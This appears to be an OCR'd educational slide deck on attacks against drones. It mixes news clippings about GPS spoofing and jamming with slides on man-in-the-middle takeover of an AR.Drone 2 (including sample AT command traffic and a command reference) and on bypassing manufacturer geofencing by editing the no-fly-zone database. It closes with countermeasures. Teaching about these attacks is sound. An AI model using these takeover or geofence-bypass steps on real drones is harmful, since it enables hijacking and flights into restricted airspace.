South Korea experienced similar electronic attacks in March 2011, and in August and December of 2010, all of which were blamed on the North. The South Korean Defense Ministry said it is developing anti-jam programs to counter the attacks, which are being launched by what it termed a regiment-sized electronic warfare unit near the North Korean capital Pyongyang, and battalion-sized units closer to the inter-Korean border.



Drone Aircraft Hijacked by Students in Test; Could Iran Do It?


Texas students sent false GPS signals in Homeland Security test.

By COLUMN by LEE DYE
3 July 2012, 03:55 • 5 min read

American Drones Strike Al Qaeda Targets in Yemen

Counter-terrorism measures kill 18 militants in four separate strikes.

July 3, 2012 — -- Graduate students from the University of Texas who hijacked a civilian drone aircraft have demonstrated just how easy it would be to redirect unmanned vehicles -- so-called UAVs that someday may do everything from delivering pizza to our doorstep to tracking stolen cars and aiding law enforcement.



THE NATIONAL INTEREST

Surprise! When U.S. Fighters Approach Iran, Russia Jams Their Signal

David Axe
December 30, 2019


Key Point: Russia is using the Middle East as a testing ground for how it can interfere with American electronics.

Russian forces have been jamming GPS systems in the Middle East. The electronic-warfare campaign could affect U.S. forces gathering in the region in advance of potential strikes on Iran.


Cyber Attacks on UAV’s – contd..

Man in the Middle

- Attacker sits between UAV and controller
- Attacker can
  - Modify communication
  - Delete communication
  - Insert Communication
- The above can only be done if connection between UAV and controller is not **encrypted**
- Attacker can take control of the UAV



Modify traffic
Inject new (false) traffic
Delete traffic



```
AT*PCMD_MAG=3586,4,0,0,0,0,1056218954,0
AT*REF=3587,290717696
AT*PCMD_MAG=4218,4,0,0,0,0,1055473300,0
AT*REF=4219,290718208
AT*PCMD_MAG=4222,4,0,0,0,0,1054727646,0
AT*REF=4223,290718208
```


- AT*REF (input) - Takeoff/Landing/Emergency stop command
- AT*PCMD (flag, roll, pitch, gaz,,yaw) - Move the drone
- AT*PCMD_MAG (flag, roll, pitch, gaz, yaw, psi, psi accuracy) - Move the drone (With Absolute Control support)
- AT*FTRIM - Sets the reference for the horizontal plane (The drone must be on the ground)
- AT*CONFIG (key, value) - Configuration of the AR.Drone 2
- AT*CONFIG_IDS (session, user, application ids) - Identifiers for AT*CONFIG commands
- AT*COMWDG - Reset the communication watchdog
- AT*CALIB (device number) - Aks the drone to calibrate the magneto meter (The drone must be flying)

Cyber Attacks on UAV’s – contd..

Man in the Middle – contd…

Here Attacker flies one UAV nearer to the target UAV which de-authenticating the target UAV from controller and authenticates to the target UAV, pretending to be its owner and give commands to it.

There is how swarm of drones can be controlled


SkyJack - autonomous drone hacking w/Raspber...
Watch later
Share
Snow
Jungle
Sand
CAPTURE HD PHOTOS & VIDEOS
Amazing footage streamed and recorded directly to your smartphone using the inbuilt 720p HD camera.
FLY HIGH, FLY SAFE
The cutting edge EPP design of the AR.Drone 2.0 ensures it has a robust structure.
I WANT IT ›
Manually manage music and videos
Reset Warnings
10.67 GB Free
Watch on YouTube

http://samy.pl/skyjack/

Cyber Attacks on UAV’s – contd..


Attacking Geofencing

- Making drones to fly outside of No fly area
- No fly area is territory which any aircraft or UAV are not permitted to fly
- Geo fence enabled drone compares its position using GPS with the no fly zone areas
- It does not allows the drone to proceed if it get close to No fly zone
- No fly zone are set by the Government authorities
- Check https://www.dji.com/flysafe/geo-map


Cyber Attacks on UAV’s – contd..

Attacking Geofencing – contd…

- Attacker Download the database of No fly zone from drone
- Modify the entries in database



Chennai International Airport
Level: Altitude Zones
Type: Airport
Max. Altitude (m): 150



- Re-upload the database to drone
- Which Bypass the no fly zone restriction set by drone manufacturer


Cyber Attacks on UAV’s – contd..

Other Common Attack vectors

1. No authentication is used to connected to drone
2. Multiple running services with vulnerability
3. Connection between drone and controller not encrypted
4. Allows Multiple users to connect simultaneously

Counter measure to UAV's


- Since the usage of UAV's widely, many Government all over the world tightening their laws to counter-fit the usage of UAV for malicious purpose
- In military applications UAV can,
  - UACV
  - Carry Arms
  - Drop Missiles
  - Do reconnaissance



Anti Drone Systems

- Anti / counter drone system are developed to address threats posed by drones

- Eg. Wing Loong



Why Anti-drone systems ?

- Radar Surveillance
- Aquatics Surveillance
- Video Surveillance
- RF surveillance

Drone-killer fires microwave beams to disable UAVS

Questions ?

THE SHOW ENDS…